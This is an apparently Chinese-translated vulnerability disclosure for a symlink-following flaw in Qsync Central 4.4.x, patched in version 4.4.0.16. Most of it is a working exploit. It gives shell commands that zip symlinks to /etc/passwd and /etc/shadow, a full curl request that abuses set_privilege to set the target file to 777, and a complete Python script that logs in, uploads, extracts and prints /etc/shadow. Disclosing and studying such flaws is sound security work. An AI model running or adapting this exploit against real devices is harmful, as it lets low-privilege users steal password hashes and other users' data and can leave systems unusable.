“已报告一个链接跟随漏洞会影响 Qsync Central。若被利用,该漏洞可能允许已获得用户访问权限的远程攻击者遍历文件系统到非预期位置。”
发现日期: 2024年4月22日
修复日期: 2024年12月7日
受影响版本: Qsync Central 4.4.x
修复版本: Qsync Central 4.4.0.16_20240819 (2024/08/19) 及更高版本
访问权限: 具有文件上传权限的普通用户
摘要:
可以通过 ZIP 文件上传符号链接,并读取上传的符号链接所指向的文件。
此外,还可以修改符号链接目标的文件权限。
拥有普通用户权限的攻击者可以读取其他用户的数据或存储在 /etc/config/shadow 中的密码哈希,这可能导致整个系统被攻破。
另外,攻击者可以移除重要系统二进制文件的执行权限,使系统无法使用。
创建一个符号链接并将其放入 ZIP 文件中。
ln -s /etc/passwd link.txt
zip --symlink pwn.zip link.txt
以低权限用户身份登录。

将 ZIP 文件上传到 .Qsync 文件夹中。

右键单击并选择 提取到 /pwn/ 来解压 ZIP 文件。
打开新的 pwn 文件夹,右键单击 link.txt 并选择 打开。
观察 /etc/passwd 在新标签页中被打开。

创建一个符号链接并将其放入 ZIP 文件中。
ln -s /etc/shadow link.txt
zip --symlink pwn.zip link.txt
以低权限用户身份登录。
将 ZIP 文件上传到 .Qsync 文件夹中。
右键单击并选择 提取到 /pwn/ 来解压 ZIP 文件。
通过滥用 set_privilege 函数修改符号链接指向的文件的权限。
Curl 请求:
curl --path-as-is -i -s -k -X $'GET' -H $'Host: 192.168.178.156' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0' -H $'Accept: */*' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Referer: https://192.168.178.156/cgi-bin/' -H $'X-Requested-With: XMLHttpRequest' -H $'Sec-Fetch-Dest: empty' -H $'Sec-Fetch-Mode: cors' -H $'Sec-Fetch-Site: same-origin' -H $'Te: trailers' $'https://192.168.178.156/cgi-bin/qsync/qsyncsrv.cgi?func=set_privilege&sid=9j27809t&source_path=/home/.Qsync/pwn/&source_file=link.txt&bOwn_w=1&bOwn_r=1&bOwn_x=1&bGroup_r=1&bGroup_w=1&bGroup_x=1&bOther_r=1&bOther_w=1&bOther_x=1'
Burp 请求:

您必须将 URL 中的 sid 参数替换为有效的会话 ID。
打开新的 pwn 文件夹,右键单击 link.txt 并选择 打开。
观察 /etc/shadow 在新标签页中被打开。

以下 Python 脚本可用于利用此漏洞。
#!/usr/bin/env python3
from requests import Session
import base64
import os
import re
import time
import urllib3

# 调整以下变量
ENDPOINT = 'https://192.168.178.156'
USERNAME = 'victim'
PASSWORD = 'Victim123!'
FILE = '/etc/shadow'
#DEBUG_PROXY = 'http://localhost:8080'

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


def main() -> None:
    session = Session()
    #session.proxies.update(http=DEBUG_PROXY, https=DEBUG_PROXY)
    session.verify = False

    print(f'注意:{FILE} 的权限将被更改为 777!未实现清理功能')

    print('正在创建 zip 文件')
    os.system('rm -f pwned.txt pwn.zip')
    os.system(f'ln -s {FILE} pwned.txt')
    os.system('zip --symlink pwn.zip pwned.txt')

    print('正在登录')
    response = session.post(
        f'{ENDPOINT}/cgi-bin/authLogin.cgi',
        headers={'Content-type': 'application/x-www-form-urlencoded'},
        data={'user': USERNAME, 'serviceKey': '1', 'client_app': 'Web Desktop', 'dont_verify_2sv_again': '0', 'pwd': base64.b64encode(PASSWORD.encode('ascii')).decode('ascii'), 'client_id': '2b491dc6-6542-480d-a3a2-bbe3b433b764'},
    )
    assert response.status_code == 200
    match = re.search(r'<authSid><!\[CDATA\[(.*?)\]\]></authSid>', response.text)
    assert match
    sid = match.group(1)

    print('正在上传 zip 文件')
    with open('pwn.zip', 'rb') as file:
        upload_file(session, sid, 'pwn.zip', file.read())

    print('正在解压 zip 文件')
    response = session.post(
        f'{ENDPOINT}/cgi-bin/filemanager/utilRequest.cgi?func=extract&sid={sid}',
        headers={'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'},
        data={'mode': 'extract_all', 'pwd': '', 'path_mode': 'full', 'extract_file': '/home/.Qsync/pwn.zip', 'code_page': 'UTF-8', 'overwrite': '1', 'dest_path': '/home/.Qsync'},
    )
    assert response.status_code == 200
    data = response.json()
    assert data['status'] == 1

    # 稍等片刻
    time.sleep(5)

    print('正在修改文件权限')
    response = session.get(f'{ENDPOINT}/cgi-bin/qsync/qsyncsrv.cgi?func=set_privilege&sid={sid}&source_path=/home/.Qsync/&source_file=pwned.txt&bOwn_w=1&bOwn_r=1&bOwn_x=1&bGroup_r=1&bGroup_w=1&bGroup_x=1&bOther_r=1&bOther_w=1&bOther_x=1')
    assert response.status_code == 200
    data = response.json()
    assert data['status'] == 1

    print('正在读取文件')
    response = session.get(f'{ENDPOINT}/cgi-bin/qsync/qsyncsrv.cgi/pwned.txt?sid={sid}&func=get_viewer&source_path=%2Fhome%2F.Qsync&source_file=pwned.txt')
    assert response.status_code == 200
    print(response.text)

    print('完成')


def upload_file(session: Session, sid: str, filename: str, content: bytes) -> None:
    # 获取上传 ID
    response = session.post(f'{ENDPOINT}/cgi-bin/filemanager/utilRequest.cgi', headers={'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'}, data={'upload_root_dir': '/home', 'func': 'start_chunked_upload', 'sid': sid})
    assert response.status_code == 200
    data = response.json()
    upload_id = data['upload_id']
    assert upload_id

    # 上传文件
    response = session.post(
        f'{ENDPOINT}/cgi-bin/filemanager/utilRequest.cgi?func=chunked_upload&sid={sid}&dest_path=%2Fhome%2F.Qsync&mode=1&dup=Copy&upload_root_dir=%2Fhome&upload_id={upload_id}&offset=0&filesize={len(content)}&upload_name={filename}&settime=1&mtime=1713395222&overwrite=1&multipart=0',
        files=(
            ('fileName', (None, filename.encode('ascii'))),
            ('file', ('blob', content, 'application/octet-stream')),
        ),
    )
    assert response.status_code == 200
    data = response.json()
    assert data['status'] == 1


if __name__ == '__main__':
    main()